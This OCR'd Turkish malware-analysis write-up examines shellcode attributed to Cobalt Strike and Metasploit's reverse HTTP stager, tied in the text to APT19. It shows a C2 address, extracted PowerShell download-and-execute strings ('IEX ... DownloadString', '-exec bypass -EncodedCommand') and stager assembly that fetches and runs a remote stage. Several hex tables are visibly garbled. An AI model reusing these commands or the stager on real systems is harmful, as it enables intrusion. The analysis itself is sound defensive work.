
Import/Export Settings...
Profiles...
Publish Gist Settings...

CONNECT https://ssl.gstatic.com

Map Local Map Remote Recording







Dinamik sistem analizi esnasında Fiddler ile kayıt edilen HTTPS trafiğinde yer alan gizlenmiş Cookie bilgisine göre bu kabuk kodunun Cobalt Strike aracına ait olduğu ihtimali güçlenir.

The screenshot shows the Telerik Fiddler Web Debugger interface. The left pane displays a list of network sessions, with session 00 highlighted. The right pane provides detailed analysis for this session, including Request Headers, Cache, Client, Cookies, Transport, and a Hex/Text dump of the message body.

Request Headers:

```
GET /en_US/all.js HTTP/1.1
Cache-Control: no-cache
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; Trident
```

Cookies:

```
FkAnXpx34033NO4GWZBSr5KT1735eUnk8m5835dYGN9yqllyHRzP9
```


Transport:



```
Connection: Keep-Alive
Host: 213.252.244.174
```

Hex/Text Dump:


```
00000000  48 54 54 50 2F 31 2E 31 20  HTTP/1.1
00000009  32 30 30 20 4F 4B 0D 0A 43  200 OK..C
00000012  6F 6E 74 65 6E 74 2D 54 79  Content-Ty
00000018  70 65 3A 20 61 70 70 6C 69  pe: appli
00000024  63 61 74 69 6F 6E 2F 6F 63  cation/oc
0000002D  74 65 74 2D 73 74 72 65 61  tet-strea
00000036  6D 0D 0A 44 61 74 65 3A 20  m..Date:
0000003F  57 65 64 2C 20 34 20 41 70  Wed, 4 Ap
00000048  72 20 32 30 31 38 20 31 31  r 2018 11
00000051  3A 30 33 3A 31 34 20 47 4D  :03:14 GM
0000005A  54 0D 0A 43 6F 6E 74 65 6E  T..Conten
00000063  74 2D 4C 65 6E 67 74 68 3A  t-Length:
0000006C  20 34 38 0D 0A 0D 0A 4C 0E  48....L.
00000075  C1 A9 98 E1 6C FF 55 0B FB  Á@.ályU.ú
0000007E  AF F9 70 FA A7 7D E9 FC 5A  àpusjéúZ
00000087  F0 94 88 27 66 D5 0F 02 82  8..f0...
0000008C  40 5C CD 0F 0C 72 FF 30 50  .z...z...
```

Kabuk kodunu dinamik olarak analiz etmek için Code Cave yönteminden faydalananlarak ilgili kabuk kodu (shellcode-ctek.bin), calc.exe programının son bölümündeki boş alanlara (00000000...) yerleştirilir ve bu kod parçasına kesme noktası (breakpoint) koyularak program akışının kabuk kodundan devam etmesi (CreateThread) sağlanarak, kod parçası analiz edilmeye çalışılır.





Bellekte 0265000 adresine açılan DLL dosyasının karakter dizileri (strings) incelenip, araştırıldığında (#1) ve ayrıca ortaya çıkan API adresleri de Google arama motoru üzerinde araştırıldığında bu DLL dosyasının CobaltStrike aracına ve kabukkodunun da bu araçta kullanılan Metasploit'in Block Reverse Http(s) kabukkoduna ait olduğu olduğu anlaşılır.



Structures

Member	Value (dec)	Value (hex)	Size
0002D3D4	73 70 72 6E 67 00 00 00	3F 75 6C 64 20 6E 6F 74 20 63 72	0123456789ABCDEF0123
0002D3E8	65 61 74 65 20 70 69 70 65 3A 20 25 64 00 00 00	49 27 6D 20	spring...could not create pipe: %d...I'm already in SMB mode.
0002D3FC	61 6C 72 65 61 64 79 20 69 6E 20 53 4D 42 20 6D 6F 64 65 00	6F 75 6C 64 20 6E 6F	%s (admin)...Could not open process: %d (%u).Failed to impersonate token from %d (%u)...Failed to duplicate primary token for %d (%u)...Failed to impersonate logged on user %d (%u)...Could not create token: %d.....HTTP /1.1 200 OK..Content-Type: application/o
0002D410	25 73 20 28 61 64 6D 69 6E 29 00 00 43 6F 75 6C 64 20 6E 6F	73 3A 20 25 64 20 28	0123456789ABCDEF0123
0002D424	74 20 6F 70 65 6E 20 70 72 6F 63 65 73 73 3A 20 25 64 20	6F 75 6C 64 20 6E 6F	0123456789ABCDEF0123
0002D438	25 75 29 00 46 61 69 6C 65 64 20 74 6F 20 69 6D 70 65 72 73	72 6D 20	0123456789ABCDEF0123
0002D44C	6F 6E 61 74 65 20 74 6F 6B 65 6E 20 66 72 6F 6D 20 25 64 20	6F 6E 61 74 65 20 74 6F 6B 65 6E 20 66 72 6F 6D 20 25 64 20	0123456789ABCDEF0123
0002D460	28 25 75 29 00 00 00 46 61 69 6C 65 64 20 74 6F 20 64 75	70 6C 69 63 61 74 65 20 70 72 69 6D 61 72 79 20 74 6F 6B 65	0123456789ABCDEF0123
0002D474	70 6C 69 63 61 74 65 20 70 72 69 6D 61 72 79 20 74 6F 6B 65	6F 6E 61 74 65 20 74 6B 65	0123456789ABCDEF0123
0002D488	6E 20 66 6F 72 20 25 64 20 28 25 75 29 00 00 00 46 61 69 6C	6F 6E 61 74 65 20 74 6B 65	0123456789ABCDEF0123
0002D49C	65 64 20 74 6F 20 69 6D 70 65 72 73 6F 6E 61 74 65 20 6C 6F	65 64 20 74 6F 20 69 6D 70 65 72 73 6F 6E 61 74 65 20 6C 6F	0123456789ABCDEF0123
0002D4B0	67 67 65 64 20 6F 6E 20 75 73 65 72 20 25 64 20 28 25 75 29	67 67 65 64 20 6F 6E 20 75 73 65 72 20 25 64 20 28 25 75 29	0123456789ABCDEF0123
0002D4C4	00 00 00 00 43 6F 75 6C 64 20 6E 6F 74 20 63 72 65 61 74 65	6F 75 6C 64 20 6E 6F 74 20 63 72 65 61 74 65	0123456789ABCDEF0123
0002D4D8	20 74 6F 6B 65 6E 3A 20 25 64 00 00 00 00 00 00 48 54 54 50	6F 75 6C 64 20 6E 6F 74 20 63 72 65 61 74 65	0123456789ABCDEF0123
0002D4EC	2F 31 2E 31 20 32 30 30 20 4F 4B 0D 0A 43 6F 6E 74 65 6E 74	6F 75 6C 64 20 6E 6F 74 20 63 72 65 61 74 65	0123456789ABCDEF0123
0002D500	2D 54 79 70 65 3A 20 26 1	70 70 6C 69 63 61 74 69 6F 6E 2F 6F	0123456789ABCDEF0123

Data Inspector

Results

421 instances of 'strings' found in C:\Users\Mert\Desktop\calc_02650000.bin

Address	Length	Length	String
0002CFAC	43	28	could not adjust permissions in process: %d
0002CFD8	40	28	could not create remote thread in %d: %d
0002D004	29	1D	could not open process %d: %d
0002D024	47	2F	%d is an x64 process (can't inject x86 content)
0002D054	47	2F	%d is oN x86 pROcess (cAn't inject x64 content)
0002D084	8	08	syswow64
0002D090	8	08	system32
0002D09C	28	1C	Could not set PPID to %d: %d
0002D0BC	24	18	Could not set PPID to %d

Hex Workshop

Results

421 instances of 'strings' found in C:\Users\Mert\Desktop\calc_02650000.bin

Address	Length	Length	String
0002D1F4	6E 6E 65 63 74 20 6F 6E 65 00 00 00 20 2A 00 00	25 64 09 25	connect one... *.%d.%
0002D208	64 09 25 64 2E 25 64 09 25 73 09 25 73 09 25 64 09	65 73 6F 6E 62 63 6C 69 65 6E 74 29 2E 44	d.%d.%d.%s.%s.%s.%d.%d.%d...Could not bind to %d...IEX (New-Obj
0002D21C	25 64 00 00 43 6F 75 6C 64 20 6E 6F 74 20 62 69 6E 64 20	6F 72 69 6D 61 72 79 20 74 74 70 3A	ect Net.Webclient).DownloadFile('Http://127.0.0.1:%u/')...%IMPORT%..Command
0002D230	6F 20 25 64 00 00 00 00 49 45 58 20 28 4E 65 77 2D 4F 62 6A	6F 72 69 6D 61 72 79 20 74 74 70 3A	length (%d) too long.....IEX (New-Obj
0002D244	65 63 74 20 4E 65 74 2E 57 65 62 63 6C 69 65 6E 74 29 2E 44	6F 72 69 6D 61 72 79 20 74 74 70 3A	ect Net.Webclient).DownloadFile('Http://127.0.0.1:%u/'); %
0002D258	6F 77 6E 6C 6F 61 64 53 74 72 69 6E 67 28 27 48 74 74 70 3A	6F 72 69 6D 61 72 79 20 74 74 70 3A	s...powershell -nop -exec bypass -Encode
0002D26C	2F 2F 31 32 37 2E 30 2E 30 2E 31 3A 25 75 2F 27 29 00 00 00	6F 72 69 6D 61 72 79 20 74 74 70 3A	dCommand "%s"...?%s=
0002D280	25 25 49 4D 50 4F 52 54 25 25 00 00 43 6F 6D 6D 61 6E 64 20	6F 72 69 6D 61 72 79 20 74 74 70 3A	
0002D294	6C 65 6E 67 74 68 20 28 25 64 29 20 74 6F 6E 20 6C 6E 67	6F 72 69 6D 61 72 79 20 74 74 70 3A	
0002D2A8	00 00 00 00 00 00 00 00 49 45 58 20 28 4E 65 77 2D 4F 62 6A	6F 72 69 6D 61 72 79 20 74 74 70 3A	
0002D2BC	65 63 74 20 4E 65 74 2E 57 65 62 63 6C 69 65 6E 74 29 2E 44	6F 72 69 6D 61 72 79 20 74 74 70 3A	
0002D2D0	6F 77 6E 6C 6F 61 64 53 74 72 69 6E 67 28 27 48 74 74 70 3A	6F 72 69 6D 61 72 79 20 74 74 70 3A	
0002D2E4	2F 2F 31 32 37 2E 30 2E 30 2E 31 3A 25 75 2F 27 29 3B 20 25	6F 72 69 6D 61 72 79 20 74 74 70 3A	
0002D2F8	73 00 00 00 70 4F 57 65 72 73 68 65 6C 6C 20 2D 6E 6F 70 20	6F 72 69 6D 61 72 79 20 74 74 70 3A	
0002D30C	2D 65 78 65 63 20 62 79 70 61 73 73 20 2D 45 6E 63 6F 64 65	6F 72 69 6D 61 72 79 20 74 74 70 3A	
0002D320	64 43 6F 6D 6D 61 6E 64 20 22 25 73 22 00 00 00 3F 25 73 3D	6F 72 69 6D 61 72 79 20 74 74 70 3A	

Data Inspector

Results

421 instances of 'strings' found in C:\Users\Mert\Desktop\calc_02650000.bin

Address	Length	Length	String
0002CFAC	43	28	could not adjust permissions in process: %d
0002CFD8	40	28	could not create remote thread in %d: %d
0002D004	29	1D	could not open process %d: %d
0002D024	47	2F	%d is an x64 process (can't inject x86 content)
0002D054	47	2F	%d is oN x86 pROcess (cAn't inject x64 content)
0002D084	8	08	syswow64
0002D090	8	08	system32
0002D09C	28	1C	Could not set PPID to %d: %d
0002D0BC	24	18	Could not set PPID to %d

Data Inspector

The figure shows a screenshot of the Metasploit Framework browser interface. The top part displays assembly code for a exploit payload, specifically targeting the `VirtualAlloc` function. The bottom part shows a memory dump section with a table of hex values. A red arrow points from the assembly code area to the memory dump table, highlighting the address `0x00863EB1`.

Assembly Code (Metasploit Framework):

```

131 push ebx ; NULL as we dont care where the allocation is
132 push 0xE553A458 ; hash( "kernel32.dll", "VirtualAlloc" )
133 call ebp

134 download_prep:
135 xch eax, ebx ; place the allocated base address in ebx
136 push ebx ; store a copy of the stage base address on the stack
137 push ebx ; temporary storage for bytes read count
138 push edi
139 mov edi, esp
140

141 download_more:
142 push edi ; &bytesRead
143 push 8192 ; read length
144 push ebx ; buffer
145 push esi ; &hRequest
146 push 0xE2899612 ; hash( "wininet.dll", "InternetReadFile" )
147 call ebp

148 test eax,eax ; download failed? (optional)
149 jz failure
150

151 mov eax, [edi]
152 add ebx, eax ; buffer == bytes_received
153

154 test eax,eax ; optional?
155 jne download_more ; continue until it returns 0
156 pop eax ; clear the temporary storage
157

158 execute_stage:
159 ret ; dive into the stored stage address
160

161 got_server_uri:
162 pop edi
163 call got_server_host
164

165 server_host:
166

```

Memory Dump (Metasploit Framework):

Address	Hex	ASCII	String
00863EB1	68 12 96 89 E2		
00863EB6	FF D5	call ebp	
00863EB9	6A 40	push 40	
00863E9C	68 00 10 00	push 1000	
00863E9D	68 00 00 40	push 0x40000000	
00863E9E	68 58 A4 S3 E5	push ES3A458	
00863E9F	FF D5	call ebp	
00863EA0	53	push ebx	
00863EA1	53	push ebx	
00863EA2	53	push ebx	
00863EA3	53	push ebx	
00863EA4	53	push ebx	
00863EA5	53	push ebx	
00863EA6	53	push ebx	
00863EA7	89 E7	push esp	
00863EA8	57	push edi	
00863EA9	68 00 20 00	push 2000	
00863EAA	53	push ebx	
00863EAB	53	push ebx	
00863EAC	53	push ebx	
00863EAD	53	push ebx	
00863EB1	68 12 96 89 E2	push 0xE2899612	
00863EB6	FF D5	call ebp	
00863EB9	68 58 C0	push EC3A458	
00863ECA	74 00	test al, al	
00863EBC	8B 07	mov eax,dword ptr ds:[edi]	
00863EBE	01 C3	add ebx, eax	
00863EC0	89 C0	test ebx, ebx	
00863EC1	74 05	je calc.E863EA9	
00863EC2	75 15	pop eax	
00863EC4	58	ret	
00863EC5	C3	ret	
00863EC6	5F 10 FF FF F0	xor dh,byte ptr [ecx]	
00863ECB	32 31	xor ebx,dword ptr ds:[eax]	
00863EC0	32 2E	xor dh,byte ptr ds:[eax]	
00863ECF	32 35 32 2E 31	xor al,2E	
00863ED5	34 2E	xor eax,al	

Command:

Paused calc.exe: 00863EA9 -> 00863EA9 (0x00000007 bytes)

Analizin devamında ortaya çıkan ilave bilgiler de Google arama motorunda araştırıldığında FireEye'ın 2017 yılında Çin devleti tarafından desteklendiği iddia edilen, hukuk ve yatırım firmaları hedef aldığı belirtilen APT19 grubu ile ilgili yayınlamış olduğu araştırma yazısına ulaşılır.

The screenshot shows the x32dbg debugger interface for the calc.exe process. The assembly window displays the current instruction at address 04208337, which is a call to kernel32.dll's GetProcAddress. The registers window shows various CPU registers like EIP, ECX, and ESP. The stack dump window shows the stack contents starting with the address 04208337. The memory dump window shows the memory dump starting at address 04020000. A yellow arrow points from the assembly window to the stack dump window, highlighting the call instruction.

x32dbg - File: calc.exe - PID: 508 - Thread: F4C

File View Debug Trace Plugins Favourites Options Help Dec 26 2017

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace

Registers

EAX	0041F8E0
EBX	02666F51
ECX	02681028
EDX	00000078
EBP	0041F8F4
ESP	0041F8CC
ESI	00000200 L'À'
EDI	0041F954
EIP	02659660

EFFLAGS 00000044
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 1 IF 1

Last Error 00000000 (ERROR_SUCCESS)
Last Status C00000A3 (STATUS_DEVICE_NOT_READY)

Default (stdcall)

```
1: [esp] 00000100
2: [esp+4] 0041F954
3: [esp+8] 00000004
4: [esp+C] 02666F51
```

Memory Dump

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

Address	Hex	ASCII
0268120E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0268121E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0268122E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0268123E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0268124E	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
